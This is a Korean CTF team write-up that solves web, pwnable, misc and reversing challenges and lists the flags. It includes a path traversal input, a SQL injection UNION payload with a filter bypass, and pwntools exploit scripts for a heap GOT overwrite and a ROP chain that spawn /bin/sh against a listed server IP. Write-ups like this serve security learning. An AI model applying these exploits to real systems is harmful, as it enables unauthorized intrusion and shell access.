국민대 x 우분투 CTF

새싹보끔밥

문시우, 김동한, 장세한 **(3rd) Write-ups**

- introduce (MISC)

그냥 MIC CHECK 문제다. 문제 설명에 플래그가 나와있다.

ubuntu{ dlrpqkfhvmfform }

- Js Counter (WEB)

/js/func.js 의 소스를 확인해보면 javascript 가 난독화 되어있다.

이걸 jsbeautifier.org 에 돌려서 이쁘게 바꿔주면 보기 좋은 코드가 나온다.

```
var flag_back = [126, 112, 65, 120, 84, 66, 120, 84, 120, 58, 102, 123, 103, 56, 42, 42, 42, 118];

for (var i = 0; i < 18; i++) { flag.push(flag_back[i] ^ 11) }
```

코드를 보면 어떠한 조건을 만족시켰을 때 위와 같은 동작을 한다.

딱 보니 flag_back 의 값을 xor 연산해주면 flag 가 나올 거 같았다.

```
>>> flag_back = [126, 112, 65, 120, 84, 66, 120, 84, 120, 58, 102, 123, 103, 56, 42, 42, 42, 118]
>>> flag = ""
>>> for x in range(len(flag_back)) :
...     flag += chr(flag_back[x] ^ 11)
...
>>> flag
'u{Js_Is_s1mpl3!!!}'
```

ubuntu{Js_Is_s1mpl3!!!}

- Read flag (WEB)

문제 설명을 보면 flag.php 를 읽어오라고 한다.

flag.php 를 입력해보면 content 는 뜨지만 내용에는 아무것도 없었다.

../flag.php 를 입력해보니까 flag 가 나왔다.

```
<center>content : <?php
$flag = 'ubuntu{i_i_iii_iiii_ii_iii_i_oii_ioiooi}';
?>
</center><br>
```

ubuntu{i_i_iii_iiii_ii_iii_i_oii_ioiooi}

- I like Pizza (WEB)

```
hack me!
<?php
include('./config.php');
if(isset($_GET['foo'])) {
if(strlen($_GET['foo']) > 14) exit("string is long!");
$foo = addslashes($_GET['foo']);
$filter = "yelang123|0x|0b|limit|like|regexp|limit|_|information|schema|char|sin|cos|asin|procedure|trim|pad|make|mid";
$filter .= "substr|compress|where|code|replace|conv|insert|right|left|cast|ascii|x|hex|version|user|data|b|load_file|out|gcc|locate|count|reverse|₩(|₩)|concat|₩`";
if(preg_match("/($filter)/is",$foo)) exit("no hack!");
$query = "select if('yelang123'='{$foo}' , 'clear challenge!', 0) as flag";
$result = mysql_fetch_array(mysql_query($query));
    if($result['flag'] === 'clear challenge!') {
        echo 'Congratulations!! flag is '. __FLAG__.'<br>';
    } else {
        echo 'try plz<br>';
    }
} else {
echo "hack me!<br>";
}
highlight_file(__FILE__);
?>
```

mysql latin1 언어셋 trick 문제다.

select 'a' = 'À' 가 참(true)이라는 점을 이용해서 이 문제를 풀 수 있다.

언어셋이 latin1 일 때 : select 'yelang123' = 'yelÀng123' (true)

?foo=yelÀng123

Congratulations!! flag is ubuntu{Mysql_trick_LOL_LOL!!!}

- I like Chicken (WEB)

간단한 sql injection 문제다.

logout

글 번 호	제 목	작 성 자
1	flag is *********	yelang123
2	What vulnerable?	yelang123

회원가입을 하고 게시물을 보면 GET 파라미터가 ?table=board&no=1 이런 식으로 되어있다.

몇 가지 테스트 통해 table 파라미터에서 sql injection 취약점이 발생하는 것을 알았고

인젝션 포인트는 select * from [here] where no=[no] 에서 [here] 이다.

몇 가지 키워드가 필터링 되어 있지만 대소문자 체크를 안하므로

union 은 UnioN 과 같이 우회가 가능하다.

?table=board` WHERE no=0 UNIOn SELect 1,(Select * FROM f1ag WHERE 1),3,4%23&no=0

ubuntu{PHP_BYPASS_injection_success!!!}

- OpenMe (MISC)

압축 비밀번호가 모두 10 만 이하라고 해서 하나하나 azpr 로 압축을 풀었다.

flag 는 OpenMe->we->love->food->samgyeobsal->flag.txt 에 있었다.

ubuntu{ 3ncrypt3d_zip_fil3_i5_fun_t0_s0lv3 }

- How to r3c0v3ry? (MISC)

바이너리를 HxD 로 까보니 PNG 파일을 반대로 돌려서 헤더를 지웠다는 것을 알았다.

그걸 다시 반대로 돌려줄 스크립트를 작성한 후 헤더를 복구해줬다.

```python
#-*- coding:utf-8 -*-
import os

filename = "./thisflag"
filesize = os.path.getsize(filename) - 1
output_filename = "./decrypt.png"
output_hex = ""

fp1 = open(filename, 'rb')
hx = fp1.read()
fp1.close()

for x in range(filesize, -1, -1) :
    output_hex += hx[x]

fp2 = open(output_filename, 'wb')
fp2.write(output_hex)
fp2.close()
```

ubuntu{y0u_c4n_d0_1mage_r3cov3ry!!!}

- I_hate_heap (PWNABLE)

취약점은 크기 검사를 하지 않고 빈곳에 할당하여 발생합니다.

```
s = remote("52.78.202.173", 31333)
for _ in range(3):
        print(alloc(16))
delete(1)
alloc(32)

write(1, "A"*16 + p32(0x100000000 - 0x228) + p32(1) + "B"*4)
delete(1)
alloc(16)
alloc(134524968)
atoi_got = u32(view(2)[:4])
libc_base = atoi_got - 0x0002D050
system = libc_base + 0x0003A940
print("libc_base = %s"%(hex(libc_base)))
print("one shet  = %s"%(hex(system)))
raw_input("^$^")
write(2, p32(system))
#print(write(3, "D"*128))
s.sendline("/bin/sh")
s.sendline("cat flag")
s.interactive()
```

또한 `chunk_array[i] = padding + size + 8;` 에서 검사 없이 값을 저장하는데

i 값에 사이즈를 더하면서 빈곳을 찾는데 이때 위의 취약점을 이용하여 사이즈가 음수인 fake chunk 를 만들어서 arbitrary read/write 가 가능합니다. Atoi 함수의 got 를 가져오고 lice base 를 구하여 atoi 를 system 함수로 덮어서 쉘을 딸 수 있습니다.

- small (PWNABLE)

```python
from pwn import *
from time import sleep
ppppr = 0x08048412
buf = 0x0804A020
read = 0x080483FB
int80 = 0x0804840F
NULL_buf = 0x804A040

payload  = ""
payload += p32(read) + p32(ppppr + 1) + p32(0) + p32(NULL_buf) + p32(0x30)
payload += p32(read) + p32(ppppr + 1) + p32(0) + p32(buf) + p32(0x0b)
payload += p32(ppppr) + p32(buf) + p32(NULL_buf) + p32(NULL_buf) + p32(NULL_buf)
payload += p32(read) + p32(ppppr + 1) + p32(0) + p32(NULL_buf) + p32(NULL_buf)
payload += p32(int80)

s = remote("52.78.202.173", 20001)
#s = process("./small")
raw_input("^$^")
s.sendline("\x00"*12 + payload)
raw_input("^$^2222")
s.send("\x00" * 0x30)
raw_input("^$^3333")
s.send("/bin/sh\x00\x00\x00\n")
raw_input("^$^4444")
s.send("\x00"*0x0b)
s.interactive()
```

간단한 Bof 문제인데 nx 가 걸려있어서 rop 로 우회했다. Eax 는 read ret 로 맞추었다.

- Makeme (MISC)

```python
from PIL import Image
import numpy as np
from ast import literal_eval as make_tuple

def load_data(filepath="flag.txt"):
    with open(filepath) as f:
        data = f.read().split("\n")
    result = []
    for d in data:
        if d:
            result.append(make_tuple(d))
    return result

data = load_data()

h = 193
w = 631
flag = np.zeros((h, w, 3), dtype=np.uint8)
for i in range(len(data)):
    print(i)
    flag[i/631, i%631] = np.asarray(data[i])


img = Image.fromarray(flag, 'RGB')
img.show()
```

RGB 값이 순서대로 들어있어서 이거를 총 라인을 세보니 소인수 분해하여 w 와 h 를 구했습니다.

이것을 기반으로 array 를 만들고 띄우면 플래그가 나옵니다.

- Thumb (MISC)

```
v6 = __readfsqword(0x28u);
init(*(_QWORD *)&argc, argv, envp);
fd = open("/dev/urandom", 0);
read(fd, buf, 8uLL);
close(fd);
sleep(0);
puts("can u guess me?");
__isoc99_scanf("%31s", &s2);
if ( strncmp(buf, &s2, 8uLL) )
{
  puts("wrong... :p");
  exit(0);
}
system("/bin/cat flag");
```

```
from pwn import *
import string


context.log_level = "ERROR"
while True:
    s = remote("52.78.202.173", 10001)
    s.recvuntil("can u guess me?\n")
    s.sendline("\x00")
    buf = s.recv(4096)
    if not "wrong" in buf:
        print(buf)
    s.close()
s.interactive()
```

8 자리의 random 값을 strncmp 로 비교하기 때문에

문자열의 끝인 0x00 이 처음에 올경우로 맞출 수 있습니다.

0x00 을 여러 번 보내면 1/255 확률로 플래그를 받을 수 있습니다.

- Angry MAN (REVERSING)

이름 부터 angr 를 이용하라고 말하는것 같다.

ida 로 분석해보니 f0, f20, f50 등등 의 파일 또는 socket 통신을 통해 10 바이트씩을 가져와 비교한다.


처음에는 패치를 통해 fd 를 모두 stdin 으로 패치하고 angr 를 이용하여 문제를 하려고 했으나,
문자를 비교하는 과정이 단순 비교 또는 곱 연산만 하기 때문에
직접 문제를 해결할 수 있을 것이라고 생각하고 문제를 해결하였다.

```
print('u' + chr(2646/27) + chr(117) + chr(2530/23) + chr(22040/190) + chr(117) + chr(123) +
chr(119) + chr(24960 / 240) + chr(121) + chr(95) + chr(121) + chr(25641/231) + chr(117) + chr(95)
```


+ chr(15120 / 140) + chr(3219/29) + chr(111) + chr(111) + chr(28194/254)+chr(111) + chr(107) + chr(95) + chr(115) + chr(111) + chr(20202/182) + chr(2109/19) + chr(111) + chr(111) + chr(15770/166)+chr(65) + chr(65) + chr(65) + chr(18096/232) + chr(78) + chr(2730 / 35) + chr(639/9) + chr(284/4) + chr(71) + chr(82)+chr(18942 / 231) + chr(18778/229) + chr(820 / 10) + chr(19580/220) + chr(89) + chr(20470/230) + chr(89) + chr(63) + chr(10836/172) + chr(63) +chr(95) + chr(3154/38) + chr(115) + chr(115) + chr(115) + chr(83) + chr(83) + chr(24840/216) + chr(26450/230) +chr(115)+chr(84) + chr(116) + chr(116) + chr(116) + chr(116) + chr(84) + chr(116) + chr(84) + chr(15456/184) + chr(84)+chr(97) + chr(65) + chr(97) + chr(2425/25) + chr(7800/120) + chr(20176 / 208) + chr(17169/177) + chr(5265/81) + chr(65) + chr(65)+chr(97) + chr(97) + chr(65) + chr(97) + chr(97) + chr(121) + chr(23595/195) + chr(121) + chr(15219/171) + chr(11748/132)+chr(89) + chr(89) + chr(121) + chr(14641/121) + chr(89) + chr(89) + chr(121) + chr(95) + chr(67) + chr(13761/139)+chr(99) + chr(99) + chr(7370/110) + chr(97) + chr(97) + chr(65) + chr(97) + chr(17848/184) + chr(25596/237) + chr(108)+chr(108) + chr(108) + chr(108) + chr(108) + chr(109) + chr(109) + chr(15805/145) + chr(109) + chr(95) + chr(100)+chr(12099/109) + chr(23205/195) + chr(110) + chr(125))

- UnknownBox (REVERSING)

실행했더니 디버거 와 함께 실행하라고 한다.
디버거를 붙여서 적당히 패치를 해주고 나니 아래와 같은 메세지를 출력했다.




Bmp 데이터속에 플래그가 있다고한다.
그 전 루틴중에 xor 하면서 bmp 파일을 만드는 부분이 있었는데
메모리 에서 찾아 파일로 저장하여 문제를 해결하였다.



ubuntu{debugger_is_so_powerful}

- Ready To GO (REVERSING)

Go 로 컴파일 되어있다. ida 를 이용하여 분석해보니 문자열을 입력받고,
8byte 가 16byte 되는 어떠한 루틴을 거친후에 aes 로 암호화 한다.
이때 aes 의 키가 시간을 시드로 하여 랜덤하게 생성되기 때문에
파일 생성시간을 기준으로 bruteforce 를 하였다.



위 그림은 aes 암호화를 진행하기 전 모습이다. 8byte -> 16byte 로 바뀌며 0, 1 로 이진화가 된다. 동적 분석을 하면서 aes 암호화 전까지의 루틴의 결과가 문자별로 일정하다는것을 알게되었다.

utc+9 기준으로 ALPHA 파일의 생성 시간을 unix timestamp 로 변환하여 초 단위로 랜덤값을 만들었다.

가져온 랜덤값으로 aes decrypt 를 진행하고 파일을 비교하며 0 과 1 로 이루어진 파일을 찾았고, aes decrypt 키 값을 알 수 있었다.

```
package main

import (
    "fmt"
    "math/rand"
)
func main() {
    rrange := 0x100
    for j := 0; j < 60; j++{
        rand.Seed(1493789160 + (int64)(j))
```

```
        for i := 0; i < 16; i++ {
            fmt.Printf("%02x",rand.Intn(rrange))
        }
        fmt.Print("₩n")
    }
}
```

Key : e53a517220864a401028efb50ef342e6

aes encrypt 과정 이전까지의 루틴이 문자별로 일정하다는 점을 이용하여
ascii 문자별로 테이블을 만들어서 문제를 해결하였다.

```
table = {1410663440: ']', 71324688: '5', 1410683925: 'Z'
data = open('resgogogo_','rb').read()
res = ''
for i in range(0, len(data), 16):
    key = int(data[i:i+16].encode('hex'),2)
    try:
        res += table[key]
    except:
        pass
print res
```